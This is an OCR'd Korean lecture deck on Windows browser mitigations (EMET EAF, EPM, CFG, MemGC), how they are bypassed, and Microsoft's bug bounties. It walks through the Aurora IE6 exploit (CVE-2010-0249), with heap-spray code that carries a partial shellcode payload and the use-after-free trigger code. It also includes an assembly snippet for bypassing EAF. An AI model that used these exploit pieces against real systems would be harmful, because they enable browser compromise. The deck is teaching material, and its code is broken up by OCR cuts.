
- Enhanced Mitigation Experience Toolkit 5.2 (EMET)
  - Export Address Table Access Filtering (EAF, EAF+)



윈도우 보안 매커니즘 및 공격 방식


- Enhanced Mitigation Experience Toolkit 5.2 (EMET)
  - Export Address Table Access Filtering (EAF, EAF+)

```
mov     eax, 150h
xor     ecx, ecx
sub     esp, 2cch                       ; makes space for CONTEXT
mov     dword ptr [esp], 10010h         ; CONTEXT_DEBUG_REGISTERS
mov     dword ptr [esp + 4], ecx        ; context.Dr0 = 0
mov     dword ptr [esp + 8], ecx        ; context.Dr1 = 0
mov     dword ptr [esp + 0ch], ecx      ; context.Dr2 = 0
mov     dword ptr [esp + 10h], ecx      ; context.Dr3 = 0
mov     dword ptr [esp + 14h], ecx      ; context.Dr6 = 0
mov     dword ptr [esp + 18h], ecx      ; context.Dr7 = 0
push    esp
push    0fffffffeh                      ; current thread
mov     edx, esp
call    dword ptr fs : [0C0h]           ; this also decrements ESP by 4
add     esp, 4 + 2cch + 8
```




윈도우 보안 매커니즘 및 공격 방식

- Win8 + IE10 (+EPM Snadbox), Enhanced Protected Mode
  - 방어 로직
  - 행위에 대한 권한을 부여하여 관리



윈도우 보안 매커니즘 및 공격 방식

- Win8 + IE10 (+EPM Snadbox), Enhanced Protected Mode
  - 공격 로직 (EOP, Local Elevation of Privilege 이용)
  - 커널 익스플로잇 (2013, pwn2own – bypass chrome's sandbox using kernel pool overflow)
  - CVE-2016-0189: Theori / PPP (Multi-stage Exploit)



윈도우 보안 매커니즘 및 공격 방식

- Win10 + IE11, Edge (+Control Flow Guard)
  - 방어 로직
  - OS 에서 지원이 되어야 가능한 방어 로직 (OS 부팅 시, CFG Bitmap을 위한 섹션 오브젝트 생성)
  - 유효한 RVA들을 관리
  - indirect call이 호출 되기 전에 체크

```
mov eax, [ecx]

mov edx, [eax + 4h]

call edx
```

→

```
mov eax, [ecx]

mov esi, dword ptr [eax + 4h]

mov ebx, esi

call dword ptr [jscript9!__guard_check_icall_fptr]

mov ebx, ecx

call edx
```


윈도우 보안 매커니즘 및 공격 방식


- Win10 + IE11, Edge (+Control Flow Guard)
  - 공격 로직


```
- Non-CFG Module
        - X) when compile new modules with CFG enable
- JIT Generated Code
        - X) no longer the case in Edge
- Indirect Jump
        - X) protected using the same mechanism as indirect call
- Return address
        - X) GS, SafeSEH, SEHOP
- Valid API Function
        - X) functions are no longer valid in the latest version of win10
```

윈도우 보안 매커니즘 및 공격 방식

- Win10 + IE11, Edge (+Control Flow Guard)
  - 공격 로직
  - 체크 함수를 커스텀 힙 버그를 이용하여 writable하게 만들어 덮어씀








윈도우 보안 매커니즘 및 공격 방식

- Win10 + IE11, Edge (+Control Flow Guard)
  - 공격 로직
  - Jit Code 가 Temporal Buffer에 옮겨 질때 rwx 가 되는 점을 이용
    - http://theori.io/research/chakra-jit-cfg-bypass





```
void
Encoder::Encode()
{
    NoRecoverMemoryArenaAllocator localAlloc(_u("BE-Encoder"), m_func->
    m_tempAlloc = &localAlloc;
...
    m_encodeBuffer = AnewArray(m_tempAlloc, BYTE, m_encodeBufferSize);
...
}
```

```
m_encoderMD.ApplyRelocs((size_t) workItem->GetCodeAddress());

workItem->RecordNativeCode(m_func, m_encodeBuffer);

m_func->GetScriptContext()->GetThreadContext()->SetValidCallTarg
```

윈도우 보안 매커니즘 및 공격 방식

- Win10 + Edge (+MemGC)
  - 방어 로직
  - MemoryProtection의 상위 호환 느낌?.... -_-;;
  - MemoryProtection + MemGC가 관리하는 청크들의 내용을 검사



윈도우 보안 매커니즘 및 공격 방식

- Win10 + Edge (+MemGC)
  - 공격 로직
  - 커스텀 힙에서 해제된 오브젝트가 차크라 GC 힙에서 사용되는 경우 UAF 발생
  - CVE-2015-2425

MS 벌레 잡기 프로그램

- Microsoft Bounty Programs


Active Bounty Programs

Program Name	Start Date	Ending Date	Eligible Entries	Bounty range
Microsoft .NET Core and ASP.NET Core Bug Bounty Program Terms	September 1, 2016	Ongoing	Vulnerability reports on .NET Core and ASP.NET Core RTM and future builds (see link for program details)	Up to $15,000 USD
Microsoft Edge RCE on Windows Insider Preview Bug Bounty	August 4, 2016	May 15, 2017	Critical RCE in Microsoft Edge in the Windows Insider Preview. **TIME LIMITED**.	Up to $15,000 USD
Online Services Bug Bounty (O365)	September 23, 2014	Ongoing	Vulnerability reports on applicable O365 services (see link for program details).	Up to $15,000 USD
Online Services Bug Bounty (Azure)	April 22, 2015	Ongoing	Vulnerability reports on eligible Azure services (see link for program details).	Up to $15,000 USD
Mitigation Bypass Bounty	June 26, 2013	Ongoing	Novel exploitation techniques against protections built into the latest version of the Windows operating system.	Up to $100,000 USD
Bounty for Defense	June 26, 2013	Ongoing	Defensive ideas that accompany a qualifying Mitigation Bypass submission	Up to $100,000 (in addition to any applicable Mitigation Bypass Bounty).

웹 브라우저 익스플로잇 예제

Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - web browser exploit development 시작의 좋은 샘플
  - uaf, heap spraying, shellcode



Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - 힙 스프레잉 + @

COMMENT object 생성

```
function initialize()
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}
```

힙 스프레잉 (nop-sled + shellcode)

```
function spray_heap()
{
    var chunk_size, payload, nopsled;

    chunk_size = 0x80000;
    payload = unescape("%uc931%ue983%ud9dd%ud9ee%u2474
    f%u4b3a%u8953%u0bcd%u0317%u855e%u1a20%u513a%u034f
    %ufa5a%u5654%u0a95%ue71a%u513a%u034b%u685a%u0ee4%
    u3ef1%uc2ea%u02c9%u42e4%u85bd%u1e1f%u851c%u0a07%u
    5eca%u7c07%uec69%u6a1c%uf029%u0ce5%uf1e6%u6188%u6
    nopsled = unescape("%u0a0a%u0a0a");
    while (nopsled.length < chunk_size)
        nopsled += nopsled;
    nopsled_len = chunk_size - (payload.length + 20);
    nopsled = nopsled.substring(0, nopsled_len);
    heap_chunks = new Array();
    for (var i = 0 ; i < 200 ; i++)
        heap_chunks[i] = nopsled + payload;
}
```

Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - 0x0c0c0c0c ??


```
.data:00000000  0c0c                    or al,0xc
.data:00000002  0c0c                    or al,0xc
```

  - 0x0a0a0a0a ??

```
.data:00000000  0a0a                    or cl,BYTE PTR [edx]
.data:00000002  0a0a                    or cl,BYTE PTR [edx]
```

```
.data:00000000  0c0d                    or al,0xd
.data:00000002  0c0d                    or al,0xd
```

4바이트의 조건
- 유효한 힙 주소
- 동작에 영향을 주지 않는 유효한 어셈블리어



Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - UAF 조건 생성

img object 생성


```
<body>
    <span id="sp1">
    <img src="aurora.gif" onload="ev1(event)">
    </span>
</body>
</html>
```

img object 삭제

```
function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}
```

javascript 에서 free 되는 여러가지 형태

- garbage collect
- removeChild
- **innerHTML = “”**
- 등등…



Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - UAF 조건 트리거


```
function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}
```

```
function ev2()
{
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;
}
```

확률적으로 밀어 넣기(사바사바사바사바!!)

```
function initialize()
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}
```

요기가 비었네? 써야지!!




Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - UAF 조건 트리거

```
function ev2()
{
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
